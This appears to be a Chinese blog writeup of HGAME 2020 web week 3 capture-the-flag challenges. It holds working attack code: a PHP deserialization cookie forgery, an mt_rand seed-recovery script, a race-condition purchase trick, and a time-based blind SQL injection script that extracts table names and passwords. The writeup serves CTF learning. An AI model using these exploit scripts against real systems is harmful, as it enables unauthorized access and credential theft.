HGAME 2020 web week3 writeup

原创

GAPPPPP 于 2020-02-07 19:53:52 发布 605 收藏

序列之争-ordinal scale

首先`source.zip`获得源码，得知需要让`rank`为1即可获得flag

```
<h1># <?php echo($game->rank->Get());?></h1>
<?php if($game->rank->Get() === 1){?>
    <h2>hgame{flag_is_here}</h2>
```

先找一下有没有反序列化的点，在monster类的构造函数中找到了`unserialize`方法

```
e
    $this->monsterData = unserialize($
        monsterData);    //
    此处存在反序列化的点
```

再找一下哪里可以让`rank`值变为1，在Rank类的析构函数中找到了让`$_SESSION['rank']`变为1的地方

```
public function __destruct(){
    // 确保程序是跑在服务器上的！
    $this->serverKey = $_SERVER['key'];
    if($this->key === $this->serverKey){
        $_SESSION['rank'] = $this->rank;
    }else{
        // 非正常访问
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
```


如果我们可以满足`$this->key === $this->serverKey`，即可以修改`$_SESSION['rank']`，那么首先可以确定的是序列化的对象是一个`Rank`类的对象，并且公有类的属性`$rank`值为1。

那么如何满足`$this->key === $this->serverKey`呢。

`$this->serverKey = $_SERVER['key']`，也就是说`serverKey`被修改为未知量，我们可控的`key`需要和其强相等。这点并不难想到，我们可以利用动态跟随实现`key`和`serverKey`始终相等，即`$this->key = &$this->serverKey`。这里需要注意到`key`和`serverKey`两个均为私有属性，不可以在类外对其进行修改和访问。因此我们只需要在类的内部写一个构造函数即可。

```
public function __construct(){
        $this->key = &$this->serverKey;
}
```

满足了之后考察一下对`Monster`类对象的构造函数，很重要的一点就是`Monster`类对象的属性`$encryptKey`是我们未知的，如果我们能知道该值便可以反推出符合要求的cookie，这里用到的知识相当于是一个逻辑漏洞

```
$data = [$playerName, $this->encryptKey];
```

```
private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
```

在这个循环当中将`$this->encryptKey`也带入了循环，如果我们将`$playername`赋值为`%s`，即可以将`$this->encryptKey`直接带出

有了`$this->encryptKey`即可以反推完成cookie的构造，直接贴下脚本，注意注册的用户名也同时参与了密钥的计算

```
<?php
class Rank
{
    private $rank = 1;
    private $serverKey;     // 服务器的 Key
    private $key;
    public function __construct(){
        $this->key = &$this->serverKey;
    }
}
$a = new Rank();
$key = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
$data = ['gappp',$key];
$encryptkey = '';
foreach($data as $key =>$value)
{
    $encryptkey .=md5($encryptkey.$value);
}
$key = md5(serialize($a).$encryptkey);
$end = base64_encode(serialize($a).$key);
echo $end;
```

替换cookie即可

```
Cookie: PHPSESSID=a9rifc3iu6bps487hi2kdsshp3;
monster=Tzo0OiJSYW5rIjoz0ntz0jEw0iIAUmFuawByYW5rIjtp0
jE7czoxNToiAFJhbmsAc2VydmVyS2V5Ijt003M60ToiAFJhbmsAa
2V5IjtS0jM7fWQ1ZTQ40TRjN2QzZmEw0WMxZDEwNmJhMzBjMmZ10
TYz
Upgrade-Insecure-Requests: 1

battle=1
```

```
  <main role="main" class="inner cover">
    <h2 class="cover-heading">gappp, Welcome to
Ordinal Scale!</h2>
    <h1># 1</h1>

<h2>hgame{Unseriallze_1s_RiskFuL_S0_y0u_Must_p
ayatt3ntion}</h2>
```

二发入魂

想到利用随机数种子爆破的脚本获得随机数种子，但是感觉时间似乎不太够，参考

> https://www.anquanke.com/post/id/196831


简单的说就是可以利用第0个生成的随机数和第227个生成的随机数计算出随机数种子
直接贴脚本了

```
import os
import re
import requests
s = requests.session()
url = "https://twoshot.hgame.n3ko.co/random.php?times=228"
cookie = {'PHPSESSID':'6s7cbsqbpjgn9l4883sgbovfu6'}
c = s.get(url,cookies = cookie)
ans = str(c.text)
ans = eval(ans)
R0 = ans[0]
R227 = ans[227]
req = 'python reverse_mt_rand.py '+str(R0)+' '+str(R227)+' 0 0'
p = os.popen(req)
x = p.read()
p.close()
x = str(x.replace('\n',''))
url2 = "https://twoshot.hgame.n3ko.co/verify.php"
data = {"ans":x}
final = s.post(url = url2,cookies = cookie,data = data)
print(final.text)
```

记得把这个脚本放到计算脚本的同一目录下

Cosmos的二手市场

利用bp低线程买入,高线程卖出,一次性买入100,卖出200;买入的线程50,卖出的线程100即可



Cosmos的留言板-2

登陆和注册的地方过滤了除了数字字母之外的所有符号，在`delete_id`处找到了注入点，由于没有回显，使用基于时间的盲注，直接贴脚本了，跑出用户名和密码登陆即可

```
import requests
import time
result = ""
cookie ={"PHPSESSID":"ps8l1kh75fac4kft6uumr02kot"}
for i in range(1,50):
    print("正在测试第",i)
    for j in range(37,127):
        url = "http://139.199.182.61:19999/index.php?method=delete&delete_id=if(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)%3ddatabase()),"+str(i)+",1))%3d"+str(j)+",sleep(5),1)%23"
        #url = "http://139.199.182.61:19999/index.php?method=delete&delete_id=if(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name)%3d'user'),"+str(i)+",1))%3d"+str(j)+",sleep(5),1)%23"
        #url = "http://139.199.182.61:19999/index.php?method=delete&delete_id=if(ascii(substr((select(group_concat(password))from(user)),"+str(i)+",1))%3d"+str(j)+",sleep(5),1)%23"
        one_time = time.time()
        r = requests.get(url,cookies=cookie)
        #print(r.text)
        two_time = time.time()
        if two_time-one_time >= 5:
            result = result+chr(j)
            print('answer:',result)
```

Cosmos的聊天室2.0

太菜了，这种CSP没找到上传点就不知道怎么绕过了，等wp乖乖复现了